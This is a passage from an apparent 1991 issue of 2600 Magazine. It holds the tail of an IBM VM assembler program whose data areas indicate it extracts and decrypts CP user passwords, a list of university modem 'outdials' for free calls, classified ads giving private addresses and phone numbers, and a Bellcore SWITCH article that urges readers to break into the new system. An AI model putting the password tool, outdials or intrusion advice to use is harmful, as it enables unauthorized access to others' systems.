CHR2BIN  DS    0H                  ; CHARACTER TO BINARY TRANSLATION
         DC    256AL1(*-CHR2BIN)   ;  TABLE, USED TO CONVERT INFO
         ORG   CHR2BIN+X'C1'       ;  RECEIVED FROM CP LOCK COMMAND
         DC    X'0A0B0C0D0E0F'     ;  TO AN ACTUAL FULLWORD ADDRESS.
         ORG   ,
*
         DS    0F                  ; ALIGN ON A FULLWORD BOUNDARY.
REALADDR DS    CL4                 ; WORK AREA TO OBTAIN REAL ADDRESS
         DS    C                   ;  FOR EXAMINE REAL STORAGE DIAG.
*
TMPREAL  DS    CL8                 ; TEMP HOLD AREA WHILE FUDGING
         DS    C                   ;  BITS.
*
TEMPFW1  DS    F                   ; TEMP HOLD AREA FOR A FULLWORD.
*
TEMPFW2  DS    F                   ; TEMP HOLD AREA FOR A FULLWORD.
         DS    C                   ; WORK BYTE FOR UNPK INSTRUCTION.
*
MASK     DC    8X'AA'              ; MASK FOR PASSWORD ENCRYPTION.
USERID   DC    CL8' '              ; CMS USERID HOLD AREA.
SYSLOCS  DS    F                   ; ADDRESS OF SYSLOCS INFORMATION.
SYSPLPTR DS    F                   ; FIRST VIRTUAL PAGE POINTER.
PLPTR    DS    F                   ; POINTER TO DMKSYSPL.
TEMPPL   DS    F                   ; HOLDING AREA FOR DMKSYSPL  PTRS.
PSA      DC    XL4'000003A8'       ; REAL ADDRESS FOR SYSLOCS INFO.
DMKSYSPL DS    16F                 ; 16 FULLWORDS OF X'00'.
RESPBUF  DS    CL130' '            ; RESPONSE BUFFER FOR CP LOCK CMDS.
*
OUSRPWD  DS    0H                  ; USERID AND PASSWORD OUTPUT LINE.
         DC    C'%USERID: '
OUSERID  DC    CL8' '              ; DECRYPTED USERID GOES HERE.
         DC    C'  PASSWORD: '
OPASSWD  DC    CL8' '              ; DECRYPTED PASSWORD GOES HERE.
LUSRPWD  EQU   *-OUSRPWD           ; LENGTH OF PASSWORD DISPLAY MESSAGE
*
SAVEREG  DS    18F                 ; AREA TO SAVE CALLERS REGISTERS.
*
         ORG   PW+4096             ; RESET ON A PAGE BOUNDARY.
*
RADDRLST DS    F                   ; REAL PAGE POINTER ADDRESS LIST.
PAGEBUF  DS    4080X               ; PAGE BUFFER = (4K - 2D)
         ORG   ,                   ; RESET LOCATION COUNTER.
         LTORG                     ; LITERAL POOL STARTS HERE.
         REGEQU                    ; SET UP REGISTER EQUATES.
*                                  ; AND THAT'S ALL FOLKS.
         END
```

# Internet Outdials

**by Kevin**

**Intro**

The following is an introduction to one of the lesser known secrets of the Internet: outdials. While many people have known about ways to dial *into* the net and access telnet or IRC, many have not discovered the outdials.

Outdials put simply, are modems that you can remotely connect to through the Internet and use to make calls to the outside phone net. Obviously, this allows us to make free and legal calls that might otherwise cost us long distance charges or help get us into trouble for other methods. There are drawbacks though. First, since you are going through the nets, you will have a noticeable delay in your response time. There is also the problem of connections being halted and even disconnected. Of these drawbacks, the delay will be the most annoying. Keep this in mind as you sit in front of your monitor waiting for your data to arrive.

**How To Do It**

In order to reach the outdials, you must have a way to access telnet, ftp, or be able to rlogin at other sites. If you have access to the above, you simple type the following commands:

**telnet XX.X.X.X**
**ftp XX.X.X.X**
**rlogin XX.X.X.X**

(where the X's are the address)

If you do not completely understand telnet, ftp, or rlogin, you should check the online help on the system that you are logged into.

Addresses

| NPA | IP ADDRESS | INSTRUCTIONS |
|---|---|---|
| 218 | aa28.d.umn.edu | 1. firsttype: "cli"<br>2. then, type: "rlogin modem"<br>3. at the login: prompt, type "modem". |
| | modem.d.umn.edu<br>or 129.72.1.59 | Hayes compat. |
| 313 | 35.1.1.6 | Type "dial2400-aa" or "dial1200-aa" |
| 614 | ns2400.ircc.<br>ohio-state.edu | Type "dial" |
| 916 | 128.120.2.251 | Type "dialout". |
| 804 | 128.143.70.101 | Type "connect hayes". |
| 307 | 129.72.1.59<br>modem.uwyo.edu | Hayes compat. |
| 609 | 128.112.131.110<br>128.112.131.111<br>128.112.131.112<br>128.112.131.113<br>128.112.131.114 | Hayes compat. |
| 713 | 128.249.27.153<br>modem24.bcm.tmc.edu<br>modem12.bcm.tmc.edu | Hayes compat. |
| 615 | dca.utk.edu | Type "dial2400" |
| 415 | 128.32.132.250 | Type "dial1" or "dial2" |
| 412 | gate.cis.pitt.edu | Type "LAT"<br>"Connect Dialout"<br>"<Control-E>"<br>"d 91kXXXXXXX"<br>Where X's is the fone #. |
| ??? | dialout1.Princeton.edu<br>128.112.131.110 to 114 | |
| 204 | umnet.cc.manitoba.ca | Type "dial12" or "dial24" |
| ??? | vtnet1.cns.ut.edu<br>128.173.5.4 | Type "CALL" or "call" |
| 619* | dialin.ucsd.edu<br>128.54.30.1 | Type "dialout" |
| 201* | 128.112.88.0 to 3 | |
| ???* | modem.cis.uflu.edu | |
| OH* | r596adi1.uc.edu<br>129.137.33.72 | |
| ???* | dswitch.byu.edu<br>128.187.1.2 | Type "C Modem" |
| MASS* | dialout.lcs.mit.edu<br>18.26.0.55 | |

***Legend***

***NPA (Area Code):*** *This is where the calls you make will originate from. ??? means that I have no idea what the NPA is. If you see a state abbreviation, then it is generally believed that the NPA exists in the abbreviated state. * means that the site is untested or was tested and did not work but is believed to sometimes work.*

***Address:*** *There are two forms of addresses for some dialouts. The IP (numerical address) is compatible with the alphabetical address. If one type does not work, try the other.*

***Instructions:*** *This column tells you what you need to type after getting connected to the address. If you see "Hayes compat.", then it means that you will be connected to a Hayes compatible modem and you should use the standard AT instructions.*

***Thanks/Credits***

***Nite Ranger & The Not:*** *For their help in compiling and testing the outdials.*

***The Enforcer:*** *For searching for many of the addresses that are in this list.*

***Note:*** *This info is fairly accurate. There are many different ways to get to outdials and/or use them. If you find something that does not work the way it is supposed to or if you find another way to dial, publish it. I will try to gather more info to be printed so if you find anything you think needs to be added to this list, send it to my Internet address:* ***UK057440UKPR.UKY.EDU.***

# 2600 marketplace

**2600 MEETINGS.** First Friday of the month at the Citicorp Center--from 5 to 8 pm in the lobby near the payphones, 153 E 53rd St., NY, between Lex & 3rd. Come by, drop off articles, ask questions. Call 516-751-2600 for more info. Payphone numbers at Citicorp: 212-223-9011,212-223-8927, 212-308-8044, 212-308-8162, 212-308-8184. **Meetings also take place in San Francisco at 4 Embarcadero Plaza** (inside) starting at 5 pm Pacific Time on the first Friday of the month. Payphone numbers: 415-398-9803,4,5,6.

**SPY SHOP CATALOGUE.** Everything from lock picking tools to stun guns, from bulletproof vests to brass knuckles, from telephone monitoring systems to high tech secure scramblers, taps, bugs, night vision, tracking systems, perimeter detection systems. 150 pages of underground information, sources, and equipment. Send $5 check or money order to: Bug Busters, PO Box 978, Dept 2-6, Shoreham, NY 11786.

**I AM LOOKING FOR SOMEONE** to trade info on hacking and phreaking. Also I want to buy different (colored) boxes. Write to Brandon Krieg, 2830 NW 44th St., Boca Raton, FL 33434.

**TECHNICAL SURVEILLANCE COUNTERMEASURES,** communications engineering services. Ross Engineering, Inc., 7906 Hope Valley Court, Adamstown, MD 21710. 800-US-DEBUG.

**WOULD LIKE TO HEAR FROM** and correspond with hackers here and abroad. Please call after 6 pm EST. Edward 301-702-1009, 3311 Dallas Dr., Temple Hills, MD 20748.

**COCOTS FOR SALE:** Perfect working condition, removed from service. Credit card only type, has card reader built into unit. DTMF, 12 number speed dial. $80 each plus $15 shipping. Call or write for info. Bill Rogers, 2030 E. Charleston Blvd., Las Vegas, NV 89104. 800-869-8501, (702) 382-7348.

**LOOKING FOR SOMEONE** to correspond with to get a basic understanding of hacking and phreaking. (I am in prison.) As I would like to ask questions, please write me directly. If you wish to use a nickname that's fine. Just make sure you write it as your return address or it won't get to me. Victor Mendoza, 9601 NE 24th St. 410216, Amarillo, TX 79107-9601.

**OLD TAPES** of telephone recordings, rings, busys, etc. wanted for radio programs. Also, current recordings and funny phone calls welcome. Send to Emmanuel, PO Box 99, Middle Island, NY 11953.

**TAP BACK ISSUES,** complete set Iss 1-91, high quality, $50. SASE for index, info on other holdings. Robert H., 1209 N 70th, Wauwatosa, WI 53213.

**PORTABLE DWELLING INFO-LETTER:** About living in tents, yurts, domes, vans, trailers, boats, wickiups, remote cabins, and other mobile or quickly made shelters. Sample $1. POB 190-HQ, Philomath, OR 97370.

**TAP BACK ISSUES,** complete set Vol 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original!

**Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion. Deadline for Summer issue: 7/15/91.**

# The New LEC Order
# Acronym City

**by New Hack City**

A general forward movement of telecommunications companies to ready themselves for ISDN has been revolutionizing the LEC's + IEC's. Focusing on the changes to the traditional, already-existing telecommunications network, it is clear that switches are more ready to not only carry more traffic, but ready to support more than the traditional analog voice/one channel per "circuit" (by circuit I mean not only LEC interoffice message trunks and special services circuits, but customer loop plant "lines" as well) service, becoming software-driven structures that not only support multi-channel digital data communications and high traffic, but that allow better administration of themselves by the LEC. And not only switches have changed - interoffice circuits have metamorphasized from analog, single channel, public message trunks using MF signalling on a copper wire into digital, multi-channel (using FDM and TDM), private/public carriers using CCS6 (CCIS) signalling on a fiber optic cable, radio wave, microwave, or even a satellite. Even loop plant customer lines are being multiplexed, such as the DOV ISDN line.

It's obvious that LEC's cannot continue to use the same facilities to provision, operate, and keep records on these new switches, "circuits" (lines, public message trunks, and special services circuits) and other telecommunications equipment (plug-in, DACS, etc.). Many OSS's cannot handle this new technology, and only through intensive manpower can provisioning, operating, and record-keeping of these new technological services be done. Complicated "RC service orders" are often unprocessable by both MIZAR and COSMOS, forcing RCMAC personnel to not only translate the RC service order for the specific switch (and switch version), but to enter the manually translated RC service orders into the specific switch...manually. LFACS is another bogged down system with difficult-to-process service orders for digital loop carrier systems, forcing LAC to complete the order. Not only is the excessive manpower being used, but customer orders for service are often backlogged, making them wait for months for the service to be implemented.

Which is where BELLCORE comes in. BELLCORE, among other things, mechanizes, restructures, and "updates" the LEC system ("Update" has two meanings - updating the network at large by adding new systems - which is done at the core of the BELLCORE engineering/planning brain, or updating a specific part of the network, say updating an OSS to include knowledge of the latest batch of newly invented circuits - which is more of a details kind of thing that BELLCORE does). Just following one OSS, say TIRKS, one can see all three of these BELLCORE functions in action: TIRKS is obviously updated on the new kinds of circuits, for it not only keeps track of all circuits on its "database" but it is a tool for designing new circuits as well; TIRKS's CIMAP module has SSC/CO communications mechanized as TIRKS has automated communications with PICS recently as well; and restructuring can be seen in TIRKS restructuring from one large OSS with one database, into three separate modules: engineering and planning, provisioning, and operations (the CIMAP module), each having its own database. Actually, the entire LEC system is becoming divided into these three parts (engineering and planning, provisioning, and operations).

BELLCORE has had a pet project that has been gnawing at it since its inception: integrating FACS and TIRKS. As special services circuits proliferate (they now account for half of interoffice circuits), interoffice circuits become less things added when traffic between two switches grows, and more things that are provisioned from service orders - almost like a line...in this situation integrating FACS and TIRKS begins to make sense. Another reason for the integration is that TIRKS increasingly needs information from FACS (information about the loop makeup so that TIRKS can design special services circuits), and this information is all sent to TIRKS...manually. So besides circuit provisioning requests coming more and more from customer service orders instead of

suggestions by traffic analyzing bureaus, more coordination is needed between the loop plant, switch, and circuit provisioners to provision special services effectively, since all three are involved in the special services circuit provisioning process.

The main BELLCORE plan in its updating, mechanizing, and restructuring of the overall network, the very core of BELLCORE's technological division's master plan for LEC's is the re-subdivision of the LEC system. The LEC system is currently basically sub-divided into the different parts of the telecommunications network: lines (LMOS, MLT, CRAS, CRSAB), MDF (COSMOS), switch (MIZAR, SCCS, ODD), plug-in equipment (PICS), and interoffice circuits (SSC, NTEC, and SARTS for special services circuits; CAROT and CTTU for public message trunks; and TIRKS for both types of interoffice circuit). The BELLCORE resubdivision of the LEC system will make all offices/bureaus/centers and OSS's fall under three systems: OPS, EPS, and IPS. OPS stands for Operations Process System. OPS is responsible for installing, testing, monitoring, maintaining, and "fixing" services/service equipment in the telecommunications network. OSS's such as SARTS, LMOS, and CAROT will be under the umbrella of OPS. EPS (Engineering and Planning System) designs and engineers the LEC telecommunications network by integrating distribution planning systems, inter-office planning systems, and switching planning systems. IPS stands for Integrated Provisioning System. IPS is what the FACS/TIRKS integration would come about under. IPS's responsibility is to assign equipment and facilities to provide a service. Some systems that will fall under IPS's umbrella are SOAC, LFACS, MIZAR, parts of TIRKS, and a new OSS that I will describe below. One should remember, however, that the idea that the Integrated Provisioning, Engineering and Planning, and Operations Process systems are self-enclosed is a fallacy. The EPS, OPS, and IPS will interrelate with each other, just as TIRKS interrelated with SOAC, or CRSAB interrelated with SSC on occasion. The "new order" is fairly obvious: customer requests for service are handled by IPS. Operation of the services is run by OPS. The examination of the service, planning of new services to offer customers, and the engineering of those new services is handled by EPS.

The LEC's new subdivision into IPS, OPS, and EPS is going to have a huge effect on LEC operations as we know them today. It is happening because of the move towards ISDN, because of CCIS, multiplexing, and intelligent, SPC electronic switches. But really, the key figure in this change has been the special services circuit. The special services circuit is really what has revolutionized the LEC telecommunications network because the line and interoffice trunk came together to form one "circuit". This redefining of what a circuit is has enormous implications on the future of telecommunications.

**SWITCH**

SWITCH is a new service provisioning OSS created by BELLCORE to help accomplish the aim of IPS, to allow flow-through processing of orders by automatically assigning LEC equipment and facilities for a service. SWITCH will keep track of and assign equipment on the line and trunk side of a wirecenter. SWITCH will also help the provisioning process in other areas as well.

Because of the enormity of what SWITCH will do, integrating wirecenter facility provisioning on the line and trunk side of the switching network, SWITCH development is cut into two "phases". Version 1 of SWITCH (Version 1 meaning all sub-versions of Version 1 collectively... Version 1.0, 1.5, 1.7, 1.84758 etc.) will only keep track of/assign facilities on the line side of the wirecenter. Let us take a look at the "history" of SWITCH, starting with the conception of SWITCH to its development up to the second version.

As stated in the previous section, BELLCORE had had the idea of the IPS/OPS/EPS system, which integrated the provisioning, operations, engineering, and planning of the LEC system for both the line and trunk side of the network. In late 1987, BELLCORE did a detailed study of the LEC system, especially in the area of a wirecenter provisioning of new technologies and services. From this study, the suggestion of a system that provisioned for both sides of the wirecenter, which would, through integration, help meet the growing demand for these new technologies, came about. After two years of development of the system that would be called SWITCH (so named because it was an extension of the trunk and line sides of the wirecenter, thus an extension of the "switch"), the design of Version 1.0 was completed. (Perhaps needless to say, BELLCORE's original schedule of when the versions would be out was a bit overenthusiastic time-schedulewise).

Version 1 of SWITCH provisions exclusively for the line side of the wirecenter. Of course, everyone is aware of the OSS that currently provides for the line side of the wirecenter: COSMOS. In Version 1.0, SWITCH will have the ability to take over half of COSMOS

capabilities (but Version 1.0 is just a test version - SWITCH Version 1.7 is the first "real" one - so that doesn't matter). Most of the ability to help in Version 1.0 would be in the field of provisioning for ISDN lines and packet switches. COSMOS is not able to allow flow-through provisioning of many of these new technologies. SWITCH is able to allow flow-through provisioning of ISDN's and packet switches for digital (and analog) switches because of its sophisticated data model of services and circuits. Obviously, SWITCH would be better able than COSMOS to generate switch-specific messages (RC messages) from service orders when MIZAR requests in the field of ISDN.

FOMS, Frame Operations Management System is the sub-system of SWITCH that will deal with the management of work on the MDF. FOMS is to SWITCH as CIMAP is to TIRKS i.e., FOMS is almost a separate OSS. The FOMS sub-system of SWITCH was created along with SWITCH and is not a leftover piece from COSMOS. FOMS will deal with the connection and separation of cable pairs from OE.

How would SWITCH work in the line provisioning process? A customer would phone in his request for a new line to the business office, giving any details needed (standard line or ISDN 1, call waiting - yes/no? etc.). Throughout whatever system the Business Office would have, the service order would eventually reach the SOP (SOP was the system which service orders entered FACS with). SOP would forward the service order to SOAC. SOAC would send LFACS (LFACS is the provisioner for the outside loop plant) and SWITCH the order. LFACS provides for the outside plant part of the service order, i.e., station protector to cable vault...still the MDF and switch elements must be provided for. SWITCH gives the order to its FOMS subsystem for framework via SOAC. FOMS will attach the lines CP to OE. SWITCH also sends the service order to MIZAR via SOAC. MIZAR enters the service order into the switch as an RC message. This is how a line provision was done before, the only difference with SWITCH Version 1 being that FOMS replaces COSMOS.

Why are SWITCH's connections to MIZAR and even FOMS (its own sub-system) done via SOAC? Because SWITCH has more "control" over the provisioning process. The control comes about when an order is changed while it is pending. In this situation, SWITCH is much more flexible than COSMOS. If an order changes midway, SWITCH can simply rework the order as necessary. SWITCH is "in charge" or "responsible" for reworking this order, mostly due to its flexible time schedule "piles" for orders. Obviously, besides these order schedule "piles", SWITCH must also have detailed records of all the line-side equipment of the wirecenter to allow this flexibility in assigning and reassigning facilities.

SWITCH Version 1.0 was "implemented" during December of 1989 in two CO's - one in Long Branch, New Jersey (Bell Atlantic) and the other in Cahaba Heights, Alabama (BellSouth). Implemented is in quotes because SWITCH Version 1.0 never connects with the actual switching network. Switch Version 1.0 is located in the wirecenter, and gets service order data, but never connects with SOAC. There are two stages of Version 1.0 "implementation". Stage one is Provisioning On-site Verification Testing (POVT). POVT sends pseudo-orders, created by BELLCORE, to SWITCH and then verifies the results from SWITCH with the pre-calculated correct results. Stage 2 of Version 1.0 "implementation" is Netted Field Verification Testing (NFVT). NFVT sends real customer orders to SWITCH to see if SWITCH processes orders correctly. Though the orders are real, SWITCH is still not actually connecting with a switching system.

SWITCH Version 1.5 will be the first time SWITCH is actually connected with real equipment. SWITCH Version 1.5 will contain whatever modifications that BELLCORE felt the need to make from the results of POV and NFV testing. Through SOAC, SWITCH Version 1.5 will connect with LFACS and MIZAR, and will become a part of the service provisioning system. This "soak" version will be implemented in the same two wirecenters that POV and NFV testing took place in. COSMOS will not be totally out of the picture yet because SWITCH will need a few more updates entered, a few more bugs weeded out, etc. Version 1.5 is expected to be implemented in mid-1991.

SWITCH Version 1.7 will contain major changes that came about during the Version 1.5 "soak". The most major of changes will be that SWITCH in Version 1.7 can deal without COSMOS totally, i.e., those who implement SWITCH will get rid of COSMOS. Version 1.7 of SWITCH will be made available for LEC use in late 1991 ("projected" date - pretty precarious). By late 1992 mega-SWITCH implementation/COSMOS annihilation is expected. The ROC's most interested in SWITCH, and most interested in implementing it, are Nynex, Pacific Bell, and BellSouth.

Version 2 of SWITCH will not only provision for the line side of the network, it will provision for the trunk side as well. As SWITCH replaced COSMOS for line-side

wirecenter provisioning, so SWITCH replaces the current trunk-side wirecenter provisioner(s) TAS (Trunk Administration System) and GTAS (Generic TAS). TAS and GTAS were TIRKS modules that assigned trunks to the "trunk frame" (I use this phrase virtually) on the trunk side of the network, and trunk provisioning at the CO was dependent on TAS/GTAS. But now SWITCH will assign "trunk frame slots" in response to "orders" (that come from the network planning/trunk traffic division of the LEC), just as SWITCH assigned line frame slots in response to orders (that came from customers).

The entrance of SWITCH into trunk provisioning is just part of an overall effort underway of revising trunk provisioning. There will be a TIRKS-SOAC-SWITCH connection. When TIRKS gets an "order" from the trunk traffic/planning bureau for a new trunk or carrier to be placed between offices, the first thing TIRKS does is communicate with SOAC, and through SOAC, SWITCH. SWITCH assigns a space for the trunk on the "trunk frame" and then returns the completed assignment to TIRKS through SOAC. Then TIRKS sends the order to other OSS's/office's to complete the trunk order fully. I should make it clear that this Version 2 connection between TIRKS and "FACS" is just a token one, and the TIRKS/"FACS" connection will expand greatly within later versions of SWITCH, as well as non-related to SWITCH ways. Since TIRKS is concerned with trunk provisioning and FACS is concerned with line provisioning, this expanded interface will mean more of a connection between line and trunk provisioning in the future. SWITCH version 2 will undergo testing just like version 1. The testing will take place in the 2 sites Version 1 testing took place in. Testing will revolve around the same lines: "parallel" testing with test data, "parallel" testing with real data, initial real usage of the system, system after modifications made from watching previous testing (and ready for initial distribution). And since BELLCORE's time estimation of when Version 1 would be out was so off, they're not making any promises as of when Version 2 will be distributed. That's an explanation of the two versions of SWITCH. As I said, Version 1.5 is the first time SWITCH will actually be provisioning for orders and will actually be hooked up to SOAC i.e., the first time it will not be in test mode but in working mode. Implementation of SWITCH Version 1.5 should coincide with the distribution of this issue of *2600* by several weeks.

The Business Office will use SWITCH as a database for telephone numbers and the services each telephone number has (RCF, Speed Calling, etc.). This information will be provided through the Business Office/SWITCH software contract. Other centers (and OSS's) that are connected with provisioning customer service will have their own separate software contracts with SWITCH for information receiving. "Contracts" are fundamentally to make SWITCH an OSCA system (after all this OSCA OSS planning we finally have one), but more theoretically contracts point out the second side of "provisioning". Of course, assignment has been the only part of SWITCH's provisioning process so far, assignment of line and trunk frame "slots". However, another big part of provisioning is inventory, or simply keeping track of the assignments. Through these contracts, SWITCH fulfills its second provisioning duty.

The only system SWITCH actually connects to (in Versions 1 and 2) is SOAC. But through SOAC (and through TIRKS via SOAC), SWITCH connects to LFACS, MIZAR, F1/TIRKS, CIMAP, and even CAROT. The idea of connecting all the provisioning systems (trunk and lineside) is a cornerstone of IPS.

One of SWITCH's features that make it better than COSMOS and GTAS/TAS in that if an order cannot be completed by SWITCH, it is at least partially completed with information from SWITCH's database, to make life for the person who would manually complete a complex order for a new digital service easier.

Perhaps the coolest thing about SWITCH (to the LEC's, not the hacker) is its flexibility pertaining to pending work. It's "no prob" to change an order midway through the provisioning process with SWITCH. An order change can range from a change in due date (push the installation from 9/18 to 9/30) to a change in facilities (make that two lines, not one). SWITCH just reworks the order and

***We just discovered an extra set of wires attached to our fax line and heading up the pole. (They've since been clipped.) Your faxes to us and to anyone else could be monitored. Our fax line is: 516-751-2608***

that's that, no mess, no fuss. And SWITCH reworks an order in the most cost-efficient way that it can.

I suppose I should tell you that SWITCH will be running on IBM-compatible mainframe computers. Since SWITCH won't be hooked up to any OSS's or even any actual equipment until two months past this article's deadline (never mind a node on a Datakit VCS or a ROC PSN), this article is a "pre-view", not a "review". For that reason, we do not go into the base mechanics of SWITCH logon, commands, etc. However, SWITCH 1.5 will be implemented right at the time this issue comes out (in the Bell Atlantic and BellSouth offices previously mentioned), so you will be able to hack into SWITCH. It would be rather amusing to have a hacker on an OSS on the first day the OSS is ever used.

So in the end, what will SWITCH and IPS/EPS/OPS mean for hackers? Well, "routes" are a popular thing nowadays. One who "controls" Telenet can access a ROC's private "NUA prefix" with ease, and thus through Telenet one has a route to an ROC's OSS. On the same token, SWITCH will provide routes for hackers. SWITCH can route to SOAC, MIZAR, LFACS, and TIRKS. So basically if a hacker controls SWITCH and the switch, he controls the whole damned CO from cable room to OGT.

SWITCH Version 2 provisions message trunks at the CO. Nowadays trunks aren't important without 2600 Hz abilities, unless they are special services circuits. But with CCIS and ISDN signalling, when the switching network *and* the customer begin to route calls over trunks separate of the data/voice signal, perhaps the importance of trunks will increase. Of course, traditionally, the OPS systems hold the greatest esteem among hackers, for LMOS and SARTS can actually take control of lines and special services circuits respectfully. IPS would be good for the databases...after all, IPS not only provisions, it keeps records of the provisions as well. Perhaps in the future, knowledge of LEC trunks will grow in importance, if the way the Nodal system we currently have changes as well (i.e., from NPA/NXX-XXXX to a more complicated system containing "can't get to" areas - hardwiring and special services circuits).

**Acronyms**

BELLCORE: BELL COmmunications REsearch.
CAROT: Centralized Automatic Reporting On Trunks. This OSS monitors message trunks for trouble and and alerts technicians.
CCIS: Common Channel Interoffice Signalling. A type of trunk signalling where the signal and the routing are separated.
CCS6: I forgot one. Shoot me.
CIMAP: Circuit Installation and Maintenance Assistance Package.
CO: Central Office - The office where the customer connects with the switching network.
COSMOS: COmputer System for Mainframe OperationS - Old OSS that used to provision for line service orders by connecting OE to CP.
CP: Cable Pair - John Maxfield.
CRAS: Cable Repair Administrative System.
CRSAB: Centralized Repair Service Answering Bureau.
CTTU: Central Trunk Test Unit.
DACS: Digital Access and Cross-connect System.
DOV: Data Over Voice.
EPS: Engineering and Planning System.
FACS: Facility Assignment and Control System. The system that used to provision for customer line orders.
FDM: Frequency Division Multiplexing.
FOMS: Frame Operations Management System. The subsystem of SWITCH that replaces COSMOS.
GTAS: Generic Trunk Administration System.
IBM: International Business Machines.
IEC: Inter-Exchange Carrier.
IPS: Integrated Provisioning System.
ISDN: Integrated Services Digital Network.
LAC: Loop Assignment Center.
LEC: Local Exchange Carrier. A company, sometimes a BOC, that oversees one or more LATA's in an area.
LFACS: Loop Facilities Assignment and Control System.
LMOS: Loop Maintenance Operation System.
MDF: Main Distributing Frame.
MF: Multi-Frequency.
MIZAR: ...is blowin' in the wind...
MLT: Mechanized Loop Testing.
NFVT: Netted Field Verification Testing.
NTEC: Network Terminal Equipment Center.
NYNEX: New York and New England (reflecting the region's roots) and X (representing "the unknown and exciting future of the burgeoning information market" and the "unlimited quality" of the new concern)
ODD: Office Dependent Data.
OE: Office Equipment - Originating Equipment - a line's location on the MDF.
OGT: OutGoing Trunk - where trunks leave the CO.
OPS: Operations Process System.
OSS: Operations Support System - a computer system used by a LEC or IEC to mechanize operations.
PICS: Plug-in Inventory Control System.
POVT: Provisioning On-site Verification Testing.
PSN: Packet Switching Network.
RC: Recent Change.
RCF: Remote Call Forwarding.
RCMAC: Recent Change Memory Administration Center.
ROC: Regional Operating Company - Nynex, Ameritech, BellSouth, US West, etc.
SARTS: Switched Access Remote Test System.
SCCS: Switching Control Center System.
SOAC: Service Order Analysis and Control.
SOP: Service Order Processing.
SPC: Stored Program Control.
SSC: Special Service Center.
SWITCH: ...the answer is blowin' in the wind...
TAS: Trunk Administration System.
TDM: Time Division Multiplexing.
TIRKS: Trunks Integrated Record Keeping System. This system controls almost every aspect of message trunks except testing.
VCS: Virtual Circuit Switch.

*Special thanks to Donn B. Parker.*

# BAD NEWS SECTION

Well, here it is. We tried to postpone our rate hike for as long as possible. Our recent 25% increase in postal fees, though, made it impossible to wait any longer. We've made an effort to keep this increase as non-dramatic as possible. Our individual rates have been raised by $3 or less per year. Corporate rates have gone up by a smaller percentage. We haven't raised the rates for back issues or for overseas subscribers. We also have kept our newsstand price discounted. The reason for this is because we want to make sure 2600 remains obtainable to as many of you as possible.

We're also counting on some other factors to help keep prices down. We hope to see more multi-year subscriptions as that will improve our immediate financial situation. Back issue sales also help to pay the ever-increasing present day costs, like printing, phones, etc. And we must also become strict about our corporate policy. Corporations and institutions pay more because in general a great many more people read our magazine in such instances and because we are often forced to write up bills and invoices for these entities. If you don't believe the corporate rate should apply to you, don't use corporate checks and avoid having the magazine sent to a corporate address. If you want us to invoice you, we must do it at the corporate rate. If you're the sole proprietor of a small business, we will, in all likelihood, allow for the individual rate. This has always been our policy. The difference is that we must now become strict about it if we are to keep the rates where they are.

INDIVIDUAL SUBSCRIPTION

❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE SUBSCRIPTION

❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (you'll never have to deal with this again)

BACK ISSUES (never out of date)

❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25

❑ 1988/$25 ❑ 1989/$25 ❑ 1990/$25

**(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)**

(individual back issues for 1988,1989, 1990 are $6.25 each)

TOTAL AMOUNT ENCLOSED:

# innards




**2600 Magazine**
**PO Box 752**
**Middle Island, NY 11953 U.S.A.**
**Forwarding and Address Correction Requested**

SECOND CLASS POSTAGE
Permit PAID at
East Setauket, N.Y.
11733
ISSN 0749-3851


overwhelmed
by
indifference